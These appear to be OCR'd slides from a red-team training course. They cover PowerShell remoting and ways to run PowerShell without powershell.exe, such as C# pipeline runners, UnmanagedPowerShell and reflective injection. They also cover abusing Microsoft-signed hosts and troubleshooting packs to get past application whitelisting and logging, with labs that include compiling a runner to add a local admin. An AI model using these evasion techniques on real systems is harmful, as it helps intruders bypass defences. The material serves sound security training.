
```
PS C:\> Enter-PSSession -ComputerName 10.1.10.25 -Credential localadmin
[10.1.10.25]: PS C:\Users\localadmin\Documents> Get-Process

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id  SI ProcessName
-------  ------    -----      ----- -----   ------     --  -- -----------
     44       5     1488       3800 ...79     0.02     76   0 conhost
     46       5     1528       3956 ...80     0.38   5360   0 conhost
    296      14     1680       3828    48     5.19    372   0 csrss
    176      11     1884      10824    49     1.00    424   1 csrss
    175      10     1732       9156    47    39.05   2328   2 csrss
    337      32    17688      23888 ...05    53.61   1384   0 dfsrs
    130      11     2012       5436    29     0.17   1880   0 dfssvc
  10284    5081    97656      97812 ...92    96.55   1436   0 dns
```

Lab 1/2

- Use **Enter-PSSession** and the **-ComputerName** parameter to get a remote PowerShell on a system and run some commands
- Create a persistent session
  - `$Cred = Get-Credential`
  - `New-PSSession -ComputerName REMOTING -Credential $Cred`
- Enter persistent session and run a command
  - `$s = Get-PSSession`
  - `Enter-PSSession -Session $s`
  - `$proc = Get-Process`
- Exit and re-enter session
  - `exit`
  - `Enter-PSSession`
  - `$proc`

One to Many Remoting

- Execute a script or scriptblock across many systems
- Threaded by default (32 concurrent runspaces by default)
  - Number of default connections can be set with -ThrottleLimit
- Adds ‘PSComputerName’ field to output instances



CIM Sessions

- Available for PowerShell v3 and later
- Allows for WMI over WinRM (not PSRP)
- Can create reusable sessions to reduce authentication overhead

```
PS C:\> $s = New-CimSession -ComputerName localhost
PS C:\> Get-CimInstance -CimSession $s -ClassName Win32_Process

ProcessId Name                         HandleCount WorkingSetSize VirtualSize   PSComputerName
--------- ----                         ----------- -------------- -----------   --------------
0         System Idle Process          0           8192           65536         localhost
4         System                       2463        77824          3653632       localhost
48        Secure System                0           2744320        0             localhost
324       smss.exe                     52          946176         2199029895168 localhost
432       csrss.exe                    514         6397952        2199089668096 localhost
512       wininit.exe                  145         6524928        2199078645760 localhost
520       csrss.exe                    260         5058560        2199074684928 localhost
588       winlogon.exe                 244         16207872       2199109509120 localhost
660       services.exe                 596         9560064        2199053832192 localhost
668       lsass.exe                    1265        16941056       2199075364864 localhost
764       svchost.exe                  70          3784704        2199047487488 localhost
```

-ComputerName

- -ComputerName does not mean PS Remoting is used
- Many cmdlets (Get-Process or Get-WmiObject) use DCOM or RPC to execute queries on remote systems
  - This can cause issues with host/network firewalls
- The following cmdlets are built on PSRemoting:
  - *-PSSession
  - Invoke-Command
  - *-Cim*
  - Copy-Item
  - Get-Command -ParameterName CimSession

Local vs Remote Processing

- Important to keep in mind where filtering is being performed
- Filter as much as possible on the remote machine
  - If you scan 1,000 endpoints for currently running powershell processes, then filter on the remote machine instead of returning all processes over the network
- Methods on returned objects may be limited
  - Data returned from PowerShell remoting are deserialized snapshots of what was on the remote computer at the time of the command

Filter Remotely

```
PS C:\> Measure-Command {$result = Invoke-Command -Session $s -ScriptBlock {Get-Process -Name lsass}}


Days              : 0
Hours             : 0
Minutes           : 0
Seconds           : 1
Milliseconds      : 834
Ticks             : 18340946
TotalDays         : 2.12279467592593E-05
TotalHours        : 0.000509470722222222
TotalMinutes      : 0.0305682433333333
TotalSeconds      : 1.8340946
TotalMilliseconds : 1834.0946



PS C:\> Measure-Command {$result = Invoke-Command -Session $s -ScriptBlock {Get-Process} | Where-Object {$_.Name -eq 'lsass'}}


Days              : 0
Hours             : 0
Minutes           : 0
Seconds           : 8
Milliseconds      : 22
Ticks             : 80220752
TotalDays         : 9.28480925925926E-05
TotalHours        : 0.00222835422222222
TotalMinutes      : 0.133701253333333
TotalSeconds      : 8.0220752
TotalMilliseconds : 8022.0752
```

Execute Methods Remotely

```
PS C:\> Invoke-Command -Session $s[0] -ScriptBlock {Get-Process -Name calc}

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName                                 PSComputerName
-------  ------    -----      -----     ------      --  -- -----------                                 --------------
    154      10     4724       8676       0.06    3644   0 calc                                        10.1.20.236


PS C:\> Invoke-Command -Session $s[0] -ScriptBlock {Get-Process -Name calc} | Stop-Process
Stop-Process : Cannot find a process with the process identifier 3644.
At line:1 char:71
+ ... d -Session $s[0] -ScriptBlock {Get-Process -Name calc} | Stop-Process
+                                                              ~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (3644:Int32) [Stop-Process], ProcessCommandException
    + FullyQualifiedErrorId : NoProcessFoundForGivenId,Microsoft.PowerShell.Commands.StopProcessCommand

PS C:\> Invoke-Command -Session $s[0] -ScriptBlock {Get-Process -Name calc | Stop-Process}
PS C:\> Invoke-Command -Session $s[0] -ScriptBlock {Get-Process -Name calc}
Cannot find a process with the name "calc". Verify the process name and call the cmdlet again.
    + CategoryInfo          : ObjectNotFound: (calc:String) [Get-Process], ProcessCommandException
    + FullyQualifiedErrorId : NoProcessFoundForGivenName,Microsoft.PowerShell.Commands.GetProcessCommand
    + PSComputerName        : 10.1.20.236
```

Executing Scripts Remotely

- Invoke-Command has a -Filename parameter
  - Passes a local script to a remote system and executes it
    - If your script defines a function, the function must be called if you want it to execute
  - The script is written to disk (temp directory), executed, and deleted

```
PS C:\> Get-Content C:\Users\tester\Desktop\foo.ps1
function foo
{
    Write-Host "foo executed"
}

foo
PS C:\> $s[3]

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
  5 WinRM5           10.1.10.101     RemoteMachine   Opened        Microsoft.PowerShell     Available


PS C:\> Invoke-Command -Session $s[3] -FilePath C:\Users\tester\Desktop\foo.ps1
foo executed
```

Executing Functions Remotely

- PS Remoting can pass a locally defined function to a remote system
- Can not resolve additional function dependencies
- Call a local function with `${function:foo}` syntax

```
PS C:\> function foo{Write-Host "foo executed"}
PS C:\> $s[0]

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
  2 WinRM2          10.1.20.236     RemoteMachine   Opened        Microsoft.PowerShell     Available


PS C:\> foo
foo executed
PS C:\> Invoke-Command -Session $s[0] -ScriptBlock ${function:foo}
foo executed
```

```
PS C:\> function foo{bar}
PS C:\> function bar{Write-Host "bar executed"}
PS C:\> Invoke-Command -Session $s[0] -ScriptBlock ${function:foo}
The term 'bar' is not recognized as the name of a cmdlet, function, script file, or operable program.
the name, or if a path was included, verify that the path is correct and try again.
    + CategoryInfo          : ObjectNotFound: (bar:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
    + PSComputerName        : 10.1.20.236
```


http://mikefrobbins.com/2014/03/27/run-a-local-powershell-function-against-a-remote-computer-with-powershell-remoting/

Nested Functions for Remoting

```
PS C:\> function foo
>> {
>>     function bar
>>     {
>>         Write-Host "bar executed"
>>     }
>>
>>     Write-Host "foo executed"
>>     bar
>> }
PS C:\> foo
foo executed
bar executed
PS C:\> Invoke-Command -Session $s[0] -ScriptBlock ${function:foo}
foo executed
bar executed
```

Lab 2/2


- Gather a process listing from a remote systems (non-interactively)
- Create a local function and run on a remote system
  - `function foo {Get-Process}`
- Create two local functions, one that calls the other, and run them on a remote system
  - Example:
    - `function foo {bar}`
    - `function bar {Get-Process}`

PowerShell Without powershell.exe

Who needs powershell(.exe) anyway?

Our Genesis

- Back in 2014, we realized that eventually powershell.exe would begin to be signatured, and we began investigating alternative ways to invoke our PowerShell code



sixdub

Published
December 2, 2014


in Powershell, RedTeam

Inexorable PowerShell – A Red Teamer's Tale of Overcoming Simple AppLocker Policies

EDIT This repo has been renamed to PowerPick and added to the Veil-Framework's PowerTools. Find it HERE! See below for more edits. *EDIT*

Attackers have evolved to love PowerShell more than most defenders or system administrators. Tools like Powersploit', Veil Power*, and Nishang have become routine capabilities used by Red Teams, Pentesters, Evil attackers, and skiddies alike. With this evolution and overall consolidation of techniques into a single scripting language, surely defenders have found a proven method to prevent PowerShell execution? Sure-

The Real Genesis?



PowerShell Pipeline Runners

- ***This is not a new idea!***

- Remember that PowerShell != powershell.exe
  - PowerShell == System.Management.Automation.(ni.)dll
- Following SharpPick/PowerPick, other offensive projects followed:
  - @jaredhaight's PSAttack project
  - @Cneelis's p0wnedShell
  - @ben0xa's NPS project

- Conceptually these utilize the same basic mechanism for PowerShell script invocation through C#

PowerShell Pipeline Runners

```
RunspaceConfiguration rsconfig = RunspaceConfiguration.Create();
Runspace runspace = RunspaceFactory.CreateRunspace(rsconfig);
runspace.Open();
RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
Pipeline pipeline = runspace.CreatePipeline();
String cmd = "Start-Process calc.exe";

pipeline.Commands.AddScript(cmd);
pipeline.Commands.Add("Out-String");
Collection<PSObject> results = pipeline.Invoke();
runspace.Close();
```

UnmanagedPowerShell

UnmanagedPowerShell

- **@tifkin_**'s response to the "can PowerShell run without powershell.exe" problem

- "UnmanagedPowerShell" (https://github.com/leechristensen/UnmanagedPowerShell) provides the ability to run PowerShell code in an unmanaged (C/C++/non-.NET) process
  - This is a different problem than running PowerShell in managed (.NET) code!

UnmanagedPowerShell: Process

1. Loads up the .NET Common Language Runtime (CLR) in the current process (needs code injection for a foreign process):
   a. .NET 4+ : CLRCreateInstance() to create a CLR instance, gets the runtime interface with .GetRuntime()/.GetInterface()
   b. .NET 2/3: CorBindToRuntime() (depreciated in 4)
2. Grabs a pointer to the CLR AppDomain with **.GetDefaultDomain()** and **.QueryInterface()**
3. Then loads up a custom C# assembly using **appDomain->Load_3()**
   a. This custom assembly is essentially just a “PowerShell runner”
4. The desired command or scriptblock is copied into the assembly and the execution method is called in the assembly

UnmanagedPowerShell: Weaponization

- **UnmanagedPowerShell** was what allowed us to build process injection for PowerShell Empire
  - @sixdub then took Lee's work and wrapped it up with Stephen Fewer's ReflectiveDLLInjection code
  - It has since been incorporated into Meterpreter and Cobalt Strike

- **ReflectivePick-** Reflective DLL that instantiates a PowerShell runspace (can be injected into another process)

- **PSInjector-** Script that uses ReflectivePick and automates injection

UnmanagedPowerShell: Defense

mattifestation / **autodump_powershell_process.ps1**

Last active a month ago • Report gist

Star 9 | Fork 1

Code | Revisions 2 | Stars 9 | Forks 11

Embed <script src="https://gi | Download ZI

Automatically capture a full PowerShell memory dump upon any PowerShell host process termination

autodump_powershell_process.ps1 Raw

```
1  $EventFilterArgs = @{
2      EventNamespace = 'root/cimv2'
3      Name = 'PowerShellProcessStarted'
4      Query = 'SELECT FileName, ProcessID FROM Win32_ModuleLoadTrace WHERE FileName LIKE "%System.Management.Automation%.dll"'
5      QueryLanguage = 'WQL'
6  }
7
8  $Filter = New-CimInstance -Namespace root/subscription -ClassName __EventFilter -Property $EventFilterArgs
9
```


https://gist.github.com/mattifestation/7fe1df7ca2f08cbfa3d067def00c01af

Lab: Building Your Own SharpPick

- Customization/obfuscation is endless!
- The best option is Visual Studio and the full PowerPick project, but csc.exe (the built-in C# compiler) can be used as well
  - **Hint:** in order to properly reference a PowerShell runspace, you need the full location of the system.management.automation.dll and the location of the csc.exe compiler
- Take **.\Labs\Day 1\PowerPick\PowerPick.cs** and:
  - Modify it to execute the malicious action you want (like adding a local admin)
  - See if you can figure out the syntax to compile it using csc.exe (solution on next slide)

Solution: Building Your Own SharpPick

```
PS C:\> $DLLLocation = [PSObject].Assembly.Location
PS C:\> $CSCloc =
[System.Runtime.InteropServices.RuntimeEnvironment]::GetRuntimeDirectory(
) + "csc.exe"
PS C:\> $Desktop = "$ENV:USERPROFILE\Desktop\"

PS C:\> . $CSCloc /r:$DLLLocation /unsafe /platform:anycpu /target:winexe
/out:"$Desktop\PowerPick.exe" "$Desktop\PowerPick.cs"
PS C:\> . "$Desktop\PowerPick.exe"
```

Microsoft-Signed Alternate PowerShell Hosts

Living of the Land++

Abusing Alternate Signed PowerShell Hosts

Why bother?

- Application whitelisting
  - Someone thought they'd block PowerShell execution by blocking powershell.exe, powershell_ise.exe, wsmprovhost.exe, etc.
  - Most application whitelisting policies will allow anything signed by Microsoft to run except tools know to be used for abuse.
  - Depending upon how the PowerShell is invoked, it could also represent a constrained language mode bypass - e.g. runscripthelper.exe
- Detection evasion
  - Evade command-line logging
  - Evade sysmon logging
  - Evade any naive logging based upon traditional PowerShell hosts

Known Alternate PowerShell Hosts

1. wsmprovhost.exe - PowerShell remoting host
2. %windir%\System32\SyncAppvPublishingServer.exe
3. powershellcustomhost.exe - IIS web deploy utility
4. SQLPS.exe
5. sdiagnhost.exe - Windows Troubleshooting Packs
6. runscripthelper.exe - MSFT telemetry code execution FTW! 👎
7. Which ones can you find?


Example: sqlps.exe

sqlps Utility

03/14/2017 • 3 minutes to read •

The **sqlps** utility starts a Windows PowerShell session with the SQL Server PowerShell provider and cmdlets loaded and registered. You can enter PowerShell commands or scripts that use the SQL Server PowerShell components to work with instances of SQL Server and their objects.

Example: sqlps.exe




```
Microsoft (R) SQL Server (R) PowerShell
Version 11.0.6020.0
Copyright (c) 2012 Microsoft. All rights reserved.

PS C:\Users\harmj0y\Desktop\SQLPS> Get-Process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    351      19     9420      18356       5.78       8   1 ApplicationFrameHost
    160      10     6296      11644       0.19    5420   0 audiodg
    126      10     5676      11684       0.03    1552   1 conhost
    227      13     5476       3508       7.25    2536   1 conhost
    174      12     6144      16728       0.23    2820   1 conhost
    105       8     5316          8       0.03    3300   1 conhost
    224      13     3876      19912       0.31    8832   1 conhost
    179      12     4648      12352       0.09    8968   1 conhost
```

Searching for “Official” hosts

- So how can you go about finding these hosts?
- **Characteristic 1:**
  - These binaries are almost always C#/.NET .exes/.dlls
- **Characteristic 2:**
  - These binaries have **System.Management.Automation.dll** as a referenced assembly
- **Characteristic 3:**
  - These may not always be “built in” binaries

Lab: Searching for “Official” hosts

```
PS C:\> ls C:\Windows\* -Recurse -Directory -ErrorAction SilentlyContinue | % {
>>     try {
>>         $_.FullName | ls -File -ErrorAction SilentlyContinue | ? { ($_.Extension -eq '.dll') -or ($_.Extension -eq '.exe') } | % {
>>             try {
>>                 $Assembly = [Reflection.Assembly]::ReflectionOnlyLoadFrom($_.FullName)
>>
>>                 if ($Assembly.GetReferencedAssemblies().Name -contains 'System.Management.Automation') {
>>                     $_.FullName
>>                 }
>>             } catch { }
>>         }
>>     } catch { }
>> }
C:\Windows\System32\Microsoft.Uev.CmUtil.dll
C:\Windows\System32\stordiag.exe
C:\Windows\System32\SyncAppvPublishingServer.exe
```

See **.\Labs\Day 1\SignedPowerShellHosts\PowerShellHostFinder.ps1** for the code snippet.

Abusing Alternate Signed PowerShell Hosts - Demo

Did you find %windir%\System32\~~runscripthelper.exe~~stordiag.exe?

Update: Microsoft removed runscripthelper.exe in Win 10 RS3! It's present in Labs\Day 4\CLM_Bypass.

Try to find a way to get it to execute your PowerShell code.

Objectives:

1. Determine what command line arguments it accepts
2. Determine the conditions required to have it execute code.
3. Bonus: Determine a way to have it execute code in a non-admin context.

Windows Troubleshooting Packs

- Troubleshooting Packs “deal with common problems such as problems that are related to printers, displays, sound, networking, system performance, and hardware compatibility.”
- Stored in %windir%\diagnostics
- They are driven by PowerShell under the hood.
- Associated with the .diagcab and .diagpkg extensions.
- Invoked with msdt.exe or Invoke-TroubleshootingPack cmdlet
- These are the sorts of things that would likely be ignored by defenders as they are common noise generators.

Windows Troubleshooting Packs

- Great guide on building your own malicious Troubleshooting Packs
  - https://cybersyndicates.com/2015/10/a-no-bull-guide-to-malicious-windows-trouble-shooting-packs-and-application-whitelist-bypass/
- We're going to hijack legitimate, signed ones though. ;)
- To get started, we need procmon…
- Double click on %windir%\diagnostics\system\AERO\DiagPackage.diagpkg
- Click through the dialogs and then end your procmon trace

- Live demo


Windows Troubleshooting Packs

Microsoft.Windows.Diagnosis.SDCommon.(ni.)dll

```
private void ExecuteCommand(PowerShell ps)
{
    try
    {
        object @lock = this.m_Lock;
        lock (@lock)
        {
            this.m_PowerShell = ps;
        }
        ps.Invoke();
    }
```

Windows Troubleshooting Packs

%windir%\diagnostics\system\AERO\DiagPackage.diagpkg



msdt.exe	8512	CreateFile	C:\Users\	\AppData\Local\Temp\SDIAG_13da3daf-1598-4382-af64-c60029e2f599\MF_AERODiagnostic.ps1
msdt.exe	8512	QueryAttribute...	C:\Users\	\AppData\Local\Temp\SDIAG_13da3daf-1598-4382-af64-c60029e2f599\MF_AERODiagnostic.ps1
msdt.exe	8512	QueryBasicInf...	C:\Users\	\AppData\Local\Temp\SDIAG_13da3daf-1598-4382-af64-c60029e2f599\MF_AERODiagnostic.ps1
msdt.exe	8512	QueryBasicInf...	C:\Users\	\AppData\Local\Temp\SDIAG_13da3daf-1598-4382-af64-c60029e2f599\MF_AERODiagnostic.ps1
msdt.exe	8512	QueryNameInf...	C:\Users\	\AppData\Local\Temp\SDIAG_13da3daf-1598-4382-af64-c60029e2f599\MF_AERODiagnostic.ps1

```
<Script>
  <Parameters/>
  <ProcessArchitecture>Any</ProcessArchitecture>
  <RequiresElevation>false</RequiresElevation>
  <RequiresInteractivity>true</RequiresInteractivity>
